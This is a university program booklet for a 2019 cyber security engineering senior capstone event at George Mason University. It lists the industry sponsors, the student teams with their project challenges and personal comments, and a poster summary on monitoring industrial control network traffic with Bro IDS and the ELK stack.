GEORGE MASON UNIVERSITY | Volgenau School of Engineering

Cyber Security Engineering
CYSE 492/493

Industry-Sponsored Senior Advanced Design Projects

May 2, 2019

The Senior Advanced Design Projects, or "capstone" presentations, are the culmination of the final experience for our Bachelor of Science in Cyber Security Engineering (BS CYSE) graduating class. The CYSE 492/493 Senior Advanced Design Project is a two-semester class where students work with a sponsoring organization on real problems using the skills they have sharpened during their curriculum. Our industry partners have provided a wealth of inspiring and useful projects that have challenged our students to solve open-ended technical problems with significant contribution and guidance by our faculty and subject matter experts. I am pleased to acknowledge how fortunate we are to have sponsorships from Bechtel, Booz Allen Hamilton, FCC/DHS, Hexagon US Federal, INOVA, Leidos, Lockheed Martin, Northrop Grumman, Perspecta, and Progeny Systems. They have provided not only technical projects, but also guidance in our curriculum.

This is the second offering of this class. We achieved 50 percent growth in class size and doubled the number of sponsorships from our inaugural year. I would especially like to acknowledge Professors Gino Manzo and Rock Sabetto for their efforts as the instructors for the Senior Advanced Design Project. With their combined 60 years of corporate experience, they have brought expertise and rigor to the projects. Their leadership has facilitated a rich and lasting experience for our students.

The Senior Advanced Design Project contributes to a graduating class that will make an impact on our society. Many already have employment in commercial and government jobs. Others are continuing their education through the pursuit of a Masters of Science. These students are pioneers in a difficult but rewarding field.

I am proud of our students and want to congratulate them for their dedicated efforts and all the hard work that it has taken to reach this milestone. Thanks, also, to our industry sponsors, instructors, and subject matter experts for their tremendous support in this endeavor.

Peggy Brouse, Ph.D.
Director, BS Cyber Security Engineering
Professor, Systems Engineering and Operations Research Department

Produced by Uncork-it, Inc.

Welcome and thank you for attending our second Industry-Sponsored Senior Advanced Design Project Capstone Poster Paper Event!

Today we are celebrating the achievements of 45 students who have diligently worked on ten diverse industry problems.

The goal of this class is to provide students with a "real-life" industry project as part of their major design experience during their senior year. Student teams work with sponsors, who are the customers. With advice from subject matter experts, they complete a meaningful engineering project. This project is managed exactly as if the students were just hired by a company and placed on an engineering team. Students are responsible for generating and then executing the plan.

Throughout the two semesters, they are guided in technical areas by the subject matter experts and mentored by their instructor in a host of professional and business skills, including communication, teamwork, ethics, professionalism, company values, metrics, and new business acquisition. By working in teams, they develop leadership and group interpersonal skills and deal with schedule conflicts and meeting deliverables. Students are responsible for managing the customer relationship and solving the many real-life issues that inevitably will occur.

This program is only possible because of the dedicated support from our sponsors and subject matter experts whom we whole-heartedly thank for their unwavering assistance. Thank you for engaging with our program and helping make our students more valuable.

I also want to acknowledge and thank Dr. Peggy Brouse for initiating this class at George Mason University and providing me the opportunity to grow and learn. This has been a wonderful and enriching experience that would not be possible without Dr. Brouse's continued and unyielding support. Thank you, Dr. Brouse!

The growth in student enrollment and projects allowed us to have Rock Sabetto join our team as an adjunct professor. Rock provided new ideas, mentoring, and leadership that was critical to the success of our larger class. I look forward to working with and supporting Rock in the future. Thank you, Professor Sabetto!

Finally, we want to thank our students, who were brave enough to try something new. Stepping out of your comfort zone is always a valuable learning experience. We wish you all the best as you pursue your aspirations.

Sincerely,

Gino Manzo
Industry-Sponsored Senior Advanced Design Project Instructor
Professor of Practice

Program

Check-In	**2:00 pm**
Welcome	**2:15 pm**
Team Presentations	**3:00 pm**
Poster Review	**3:50 pm**
Best Poster Awards	**4:45 pm**

All guests are requested to vote
for Best Poster. **Every vote counts.**

Sponsors

We greatly appreciate their dedicated support.

BECHTEL

Booz | Allen | Hamilton

FEDERAL COMMUNICATIONS COMMISSION

U.S. DEPARTMENT OF HOMELAND SECURITY

HEXAGON | US FEDERAL

INOVA®

leidos

LOCKHEED MARTIN

NORTHROP GRUMMAN

perspecta™

Progeny Systems
Engineering Solutions That Last Generations

Project Leadership

This class is only possible because of the commitment, dedication, and spirit of the following customers and subject matter experts. Thank you!

SPONSOR	CUSTOMERS	PROJECT	SUBJECT MATTER EXPERT
Bechtel	Katie Pehrson	Enhancing Visibility in Industrial Control Networks Using Bro	Andrew Hunt
Booz Allen Hamilton	Rod Wetsel	Advanced Threat Hunting and Compromise Assessment	Patrick Schurr
Federal Communications Commission/ Department of Homeland Security	Olga Livingston Jeffrey Goldthorp	Communications Cyber Security and Reliability Dashboard Using Open Source Data	Kurian Jacob
Hexagon US Federal	Tammer Olibah	Detecting Geospatial Image Tampering Using Machine Learning	Steven Du Plessis
INOVA	Connie Pilot	Automated and Ad-Hoc Malware Analysis	Mark Jenkins Matthew Wilkes Marty Barron
Leidos	David Szczesniak	Designing, Building, and Testing a Secure Java Utility Library	Yaron Eidelman Ammar Palla
Lockheed Martin	Tim Parker	Generative Adversarial Neural Network for Satellite Image Feature Classification	John Luster David Cabelly Jonathan Brant Mark Pritt
Northrop Grumman	Michael Papay	A Cyber Secure Architecture and Design for a Spacecraft/Ground Station System	Chris Mellroth
Perspecta	Barry Barlow Joe Landino	Department of Defense Command and Control	Pete Schmidt
Progeny Systems	Ronald Dostie	Machine Learning Frameworks in a Closed Network	Scott Lewis

Project Teams

Enhancing Visibility in Industrial Control Networks Using Bro

CHALLENGE

We developed a security program designed for IT systems compatible with critical infrastructure environments and protocols.

LEFT TO RIGHT: John Barberis, Ola Jam, Aya Khalafalla, Roaa Mahdi, Jeffrey Wang | SME: Andrew Hunt

John Barberis Scott Air Force Base, IL

Cyber Security Engineering

Aspirations: I want to continue my self-improvement and provide effective and efficient security solutions.

Class comment: This class was better than quite a few internships that I have had.

Jeffrey Wang Pleasantville, NY

Cyber Security Engineering

Aspirations: My goal is to be the best version of myself in every aspect and not just work.

Class comment: This class gave me great exposure to hands-on projects and helped me improve soft skills.

Aya Khalafalla Fairfax, VA

Cyber Security Engineering

Aspirations: I will expand my skills as a security engineer focusing on pen-testing and digital forensics.

Class comment: I loved getting to work with Bechtel and meeting the great people in my group.

Roaa Mahdi Fairfax, VA

Cyber Security Engineering

Aspirations: I want to learn and expand my skills in the cyber security field, hoping to make a difference one day.

Class comment: I valued being able to work on a more hands-on type of project, as well as experiencing a real-life problem and how to approach it.

Ola Jamalallail Jeddah, Saudi Arabia

Cyber Security Engineering

Aspirations: I plan to utilize my skills to help secure critical systems and information from cyber attacks.

Class comment: I greatly benefitted from getting industry experience.

Project Sponsor: Katie Pehrson

Advanced Threat Hunting and Compromise Assessment

CHALLENGE

We developed threat-hunting solutions that will be used to create remediation and mitigation plans.

LEFT TO RIGHT: Lin Nhat Nguyen, Saarthik Tannan, Steven Cronk | SME: Patrick Schurr

Steven Cronk Ashburn, VA

Cyber Security Engineering

Aspirations: I am going to get a CISSP certification, security plus certification, and a master's degree in computer forensics.

Class comment: I learned how to work as part of a team on a real-world project, interfacing with stakeholders.

Saarthik Tannan Potomac, MD

Cyber Security Engineering, with a minor in Psychology

Aspirations: I plan to get a masters in digital forensics and cyber analysis.

Class comment: I gained experience with advanced threat-hunting, which I can use in the real world.

Lin Nhat Nguyen Ho Chi Minh City, Vietnam

Cyber Security Engineering

Aspirations: I am going to get a master's degree in digital forensics and cyber analysis.

Class comment: I got to experience developing threat-hunting tools and working in a professional setting.

Booz | Allen | Hamilton

Project Sponsor: Rod Wetsel

Communications Cyber Security and Reliability Dashboard Using Open Source Data

CHALLENGE

We provided our clients with critical information regarding communications infrastructure to better prepare legislation and event response.

LEFT TO RIGHT: (top) Christian Garcia, Juwan Harris, Walid Mia, (bottom) Nicole Haigwood, Catherine Vu | SME: Kurian Jacob

Catherine Vu Sterling, VA

Cyber Security Engineering

Aspirations: I will become involved with cyber forensics.

Class comment: I gained a better understanding on how customer/client relationships work.

Christian Garcia Dale City, VA

Cyber Security Engineering

Aspirations: I plan to become an experienced cyber security analyst.

Class comment: This course gave me great insight into what can be expected in engineering a solution to a complex problem.

Nicole Haigwood Canton, GA

Cyber Security Engineering

Aspirations: I want to work with a cyber team in the gaming and computer industry.

Class comment: The class helped me gain experience and knowledge on client proposals and processes.

Juwan Harris Chesterfield, VA

Cyber Security Engineering

Aspirations: I plan to work in the energy sector doing threat protection.

Class comment: The class gave me great experience creating a product for a customer and providing status updates.

Walid Mia Springfield, VA

Cyber Security Engineering

Aspirations: My ideal job would be to work within a risk management team.

Class comment: Exposure working with a real-world customer was invaluable.

Project Sponsor: Olga Livingston, Jeffrey Goldthorp

Detecting Geospatial Image Tampering Using Machine Learning

CHALLENGE

We developed a novel technique to detect geospatial image tampering.

LEFT TO RIGHT: Ashlyn Gill, Stefany Cando, John Ailes, Manil Trivedi | SME: Steven Du Plessis

John Ailes Burke, VA

Cyber Security Engineering

Aspirations: I really enjoy client interaction and hope to pursue a career in consulting.

Class comment: I have had an amazing time learning about machine learning and geospatial imagery.

Ashlyn Gill Leesburg, VA

Cyber Security Engineering

Aspirations: After graduation, I plan to get a master's degree. I love traveling and would like to do it more now that I am graduating, and I will have way more time.

Class comment: I was very impressed with the top-notch industry sponsors.

Stefany Cando Fairfax, VA

Cyber Security Engineering

Aspirations: I want to continue my education and develop more skills to further my career.

Class comment: This class has helped me improve my communication skills and the ability to work as part of a team.

Manil Trivedi Chantilly, VA

Cyber Security Engineering

Aspirations: I plan on first graduating and then working on certifications to further my career in cyber security.

Class comment: I have learned a lot about tampering with geospatial imagery, as well as about working with an industry sponsor.

HEXAGON | US FEDERAL

Project Sponsor: Tammer Olibah

Automated and Ad-Hoc Malware Analysis

CHALLENGE

We deployed a best-of-breed solution to automate an ad-hoc malware analysis of email and API files.

LEFT TO RIGHT: Lorenzo Testagrossa, Yaqi He, Rahat Kamal, Paul Benoit, Jason Yohanan
SME: Mark Jenkins, Matthew Wilkes, Marty Barron

Jason Yohanan Gaithersburg, MD

Cyber Security Engineering

Aspirations: I want to continue on to graduate school and enter into executive positions in the future.

Class comment: This course gave me great exposure to an industry environment.

Lorenzo Testagrossa Rome, Italy

Cyber Security Engineering

Aspirations: I plan to go back to my home country and work for a cybersecurity company.

Class comment: I like the fact that this project will help people out.

Yaqi He Canton, China

Cyber Security Engineering

Aspirations: I will continue my studies in graduate school and participate in the latest technology developments.

Class comment: I was glad to work with my team on critical infrastructure.

Paul Benoit Vienna , VA

Cyber Security Engineering

Aspirations: I hope to contribute to the DFIR community.

Class comment: This class was good practice for real life work.

Rahat Kamal Fairfax, VA

Cyber Security Engineering

Aspirations: I hope to obtain an M.S. in cybersecurity risk and strategy from NYU to acquire a managerial/executive role.

Class comment: I am more prepared to encounter technical projects in the workforce.

INOVA®

Project Sponsor: Connie Pilot

Designing, Building, and Testing a Secure Java Utility Library

CHALLENGE

The primary objective of this project was to provide the customer with a single source for Java encryption that can be integrated across multiple projects.

LEFT TO RIGHT: Vu Nguyen, Christina Gomez-Sejas, Nasrin Noor Ahmad, David Haynes, Jacob French
SME: Yaron Eidelman, Ammar Palla

Vu Nguyen Ho Chi Minh City, Vietnam

Cyber Security Engineering

Aspirations: I want to develop my technical knowledge in order to apply it to my future career and become a valued member of my future company.

Class comment: This class provided me an opportunity to experience real-world projects that may fit in my future career.

Christina Gomez-Sejas Falls Church, VA

Cyber Security Engineering

Aspirations: I want to become a well-developed cyber professional by gaining knowledge in many specializations of cyber security.

Class comment: This class is valuable and beneficial to the advancement of one's career.

Nasrin Noor Ahmad Aldie, VA

Cyber Security Engineering

Aspirations: My goal is to be the best cyber security engineer.

Class comment: This was a great experience, and I enjoyed working on this project.

David Haynes Haymarket, VA

Cyber Security Engineering

Aspirations: Building proactive security mechanisms is my aspiration.

Class comment: This class was incredibly insightful and has set me up for future success.

Jacob French Manassas, VA

Cyber Security Engineering

Aspirations: My goal is to find an occupation that utilizes my degree for creative and positive projects.

Class comment: This class exposed me to a healthy dose of applicable contracted and teamwork experience.

leidos

Project Sponsor: David Szczesniak

Generative Adversarial Neural Network for Satellite Image Feature Classification

LEFT TO RIGHT: Anthony DiOrio, Shane Gacke, Milad Alaeian
SME: Tim Parker, John Luster, David Cabelly, Jonathan Brant, Mark Pritt

CHALLENGE

The objective was to create a system that accurately classifies features in satellite images, while decreasing the false positives and detecting fake data through a machine-learning application that generates imagery that can be utilized in training new projects.

Anthony DiOrio Mount Solon, VA

Cyber Security Engineering

Aspirations: I would like to work at a consulting company or another fast-paced workplace where I can apply what I learned at Mason to a real-world scenario. The ability to help others better understand new technology would be an added bonus, as I enjoy helping others.

Class comment: The classes CYSE 492/493, along with this project, have helped me gain a greater understanding into how to manage a customer relationship, delegate work, and work more effectively as a team.

Shane Gacke Brandon, SD

Cyber Security Engineering

Aspirations: My current aspirations are to finish the undergraduate program on a strong note, which could help facilitate my transition into a more career-oriented mindset. I imagine my education will be continued wherever I end up, whether it be in a master's program or on the job.

Class comment: This class has helped me better understand how projects are accomplished in a real-world environment. The project we worked on has opened up new areas of interest outside of the CYSE program. Once again, this is analogous to industry situations when you are required to adapt to a given problem that you may not have experience in.

Milad Alaeian Sterling, VA

Cyber Security Engineering

Aspirations: I plan to focus on finishing my last semester strong and apply for jobs, predominantly in the private sector. I will shift my focus towards getting my Splunk Sales Engineer Certification, which will steer my career to sales engineering. Cyber security is a very important issue for our nation's national security; I am honored to have the skill sets to contribute to a bigger cause and help make this world a better place.

Class comment: This very engaging class introduced me to the world of proposals, bi-weekly meetings, weekly activity reports, etc. Lockheed Martin guided us with general tips on effective scheduling with concrete deadlines. This class also provided our team with a real-life work environment, and it was truly amazing to see how potential future employers operate.

LOCKHEED MARTIN

Project Sponsor: Tim Parker

A Cyber Secure Architecture and Design for a Spacecraft/Ground Station System

CHALLENGE

The team created a cyber secure architecture for a spacecraft/ground station system using principles learned through experience and their time at George Mason.

LEFT TO RIGHT: Seth Glover, Joseph Beaubien, Doreen Joseph, George Shaffer, Patrick Donohue | SME: Chris Mellroth

Seth Glover Mason Neck, VA

Cyber Security Engineering

Aspirations: I plan to become a subject matter expert in Public Key Infrastructure (PKI).

Class comment: I learned The Five Dysfunctions of a Team and gained experience for the future by having a professional-level project.

Joseph Beaubien Fairfax, VA

Cyber Security Engineering

Aspirations: My goal is to help maintain the security of digital systems in an increasingly connected world.

Class comment: This was a great learning experience through a long-term group while working with a company design project.

Doreen Joseph Annandale, VA

Cyber Security Engineering, with a minor in Mathematics

Aspirations: I aspire to be a lead innovator and researcher in the cyber security industry.

Class comment: This was a great opportunity to interact with an industry partner and apply knowledge acquired over the course of the program.

George Shaffer Naples, Italy

Cyber Security Engineering

Aspirations: I want to continue to learn every day and to develop myself as a person.

Class comment: It provided valuable experience for the future.

Patrick Donohue Ashburn, VA

Cyber Security Engineering

Aspirations: I plan to apply what I've learned thus far to real-world systems.

Class comment: It provided a great opportunity to meet with industry professionals and learn from their experience.

NORTHROP GRUMMAN

Project Sponsor: Michael Papay

Department of Defense Command and Control

CHALLENGE

We built an application that will be able to move software (and its data/dependencies) from a compromised server to another server with the click of a button.

LEFT TO RIGHT: Ali Sharaf, Lithe Abushaikha, Ammar Al-Kahfah, Mohamed Ahmed, Ali Al-Ktebi | SME: Pete Schmidt

Lithe Abushaikha Vienna, VA

Cyber Security Engineering

Aspirations: I aspire to become one of the top engineers in the industry.

Class comment: It was a great experience working on a real-life project and having the opportunity to demonstrate our knowledge.

Ali Alktebi Dubai, UAE

Cyber Security Engineering

Aspirations: Continuous improvement of my skills and technical experience in this field is my goal.

Class comment: It was a great opportunity to work on a solution of a sponsored cyber security design problem.

Ammar Al-Kahfah Annandale, VA

Cyber Security Engineering

Aspirations: I want to be a jack-of-all-trades in cyber security. I want to master different fields and someday teach others.

Class comment: Thank you for a great opportunity to develop my technical and professional skills.

Ali Sharaf Reston, VA

Cyber Security Engineering

Aspirations: I want to start my own cyber security consulting company and master more technical skills.

Class comment: This was an enjoyable class that allowed me to develop real-world experience.

Mohamed Ahmed Vienna, VA

Cyber Security Engineering

Aspirations: I want to develop an overall understanding of reverse engineering and work on creating exploits.

Class comment: This is a unique class you won't find anywhere else. It allows you to get real-world experience through class.

perspecta™

Project Sponsor: Barry Barlow, Joe Landino

Machine Learning Frameworks in a Closed Network

CHALLENGE

The team produced a recommendation for a machine learning framework for anomaly detection in a closed network.

LEFT TO RIGHT: Giri Apurada, Frank McKee, Ben Nikolich, Kathryn Zurowski | SME: Scott Lewis

Giridhari Apurada Springfield, VA

Cyber Security Engineering

Aspirations: One day, I want to get a mid-level position in cybersecurity, and then move on to study other new, exciting technologies.

Class comment: This class has been a great opportunity to learn about directly managing customer relationships and cooperation in a team.

Benjamin Nikolich Oakton, VA

Cyber Security Engineering

Aspirations: I plan to expand my technical skill-set and interact with innovative and exciting new technologies.

Class comment: This class has been a great experience and way to learn about new technologies and machine learning.

Frank McKee Miami, FL

Cyber Security Engineering

Aspirations: I want to gain a better understanding of computer forensics and eventually work on a Red Team.

Class comment: It has been a great experience to go out of the scope of my knowledge and work on an assignment that challenges me.

Kathryn Zurowski Arlington, VA

Cyber Security Engineering

Aspirations: I will expand my computer forensics skills and apply them in a government/law enforcement setting.

Class comment: This class has been a great opportunity to learn about both emerging technologies and project management.

Progeny Systems
Engineering Solutions That Last Generations

Project Sponsor: Ronald Dostie

Special Acknowledgements

In addition to our project sponsors and subject matter experts, there were many other people who significantly contributed to the success of this class. We want to take this opportunity to express our deep-felt appreciation for their contributions.

Peggy Brouse

for her vision and continued, unyielding support to make this class available for students.

Rock Sabetto

for new ideas, mentoring, leadership, and making the class better.

Mary Poirier

for her guidance, consultation, and valuable advice regarding all class logistics, and her dedicated help setting up and implementing this poster paper session.

Kira Woitek

for identifying new potential sponsors and for project invoicing.

Enhancing Visibility in Industrial Control Networks using Bro IDS

Aya Khalafalla, Jeffery Wang, John Barberis, Ola Jamalallail, Roaa Mahdi

Sponsor: Bechtel, Inc.

Subject Matter Experts: Andrew Hunt, Tom Wallis

BACKGROUND

Problem Statement:

- **Industrial control system (ICS)** infrastructures are increasingly vulnerable to cyber security attacks
- Can we adapt technologies successful in the IT world to ICS networks?
- Enhancing visibility will help detect and prevent **cyber security threats** in ICS networks

Project Objective:

- Build a protocol parser in **Bro IDS** to capture and parse **OPC DA** traffic
- Generate log files that contains important aspects of said traffic
- Feed log files to **ELK stack** and visualize them using **Kibana**




Figure 1: Communication in OPC Environment

Image Source: https://opcdatahub.com/WhatIsOPC.html

TOOLS & CONCEPTS

- An **intrusion detection system (IDS)** is a piece of software that can monitor network traffic and alert users if any malicious activity has occurred
- **Bro IDS** is an open source network traffic analyzer. It allows users to develop scripts to parse custom network protocols. Our group is utilizing Bro's scripting engine to parse OPC DA network traffic
- **OPC Data Access (OPC DA)** is a group of client-server standards that provide specifications for communicating real-time data from data acquisition devices such as Programmable Logic Controllers (PLCs) to display and interface devices like Human-Machine Interfaces (HMI)
- The **ELK stack** is a package of open source tools that can utilized for visual analysis
  - Elasticsearch is a search and analytics engine
  - Logstash ingests data from Bro and sends it to Elasticsearch
  - Kibana lets users visualize data with charts and graphs in Elasticsearch

METHOD

1. Install and configure **Bro and ELK** per best practices
2. Create a **data pipeline** from Bro to ELK
3. Install the new **Bro module** and test for functionality
4. Configure visualization dashboard per SMEs' suggestion
5. Use an **agile software development process** to modify the parser and dashboard as necessary to meet ongoing requirements


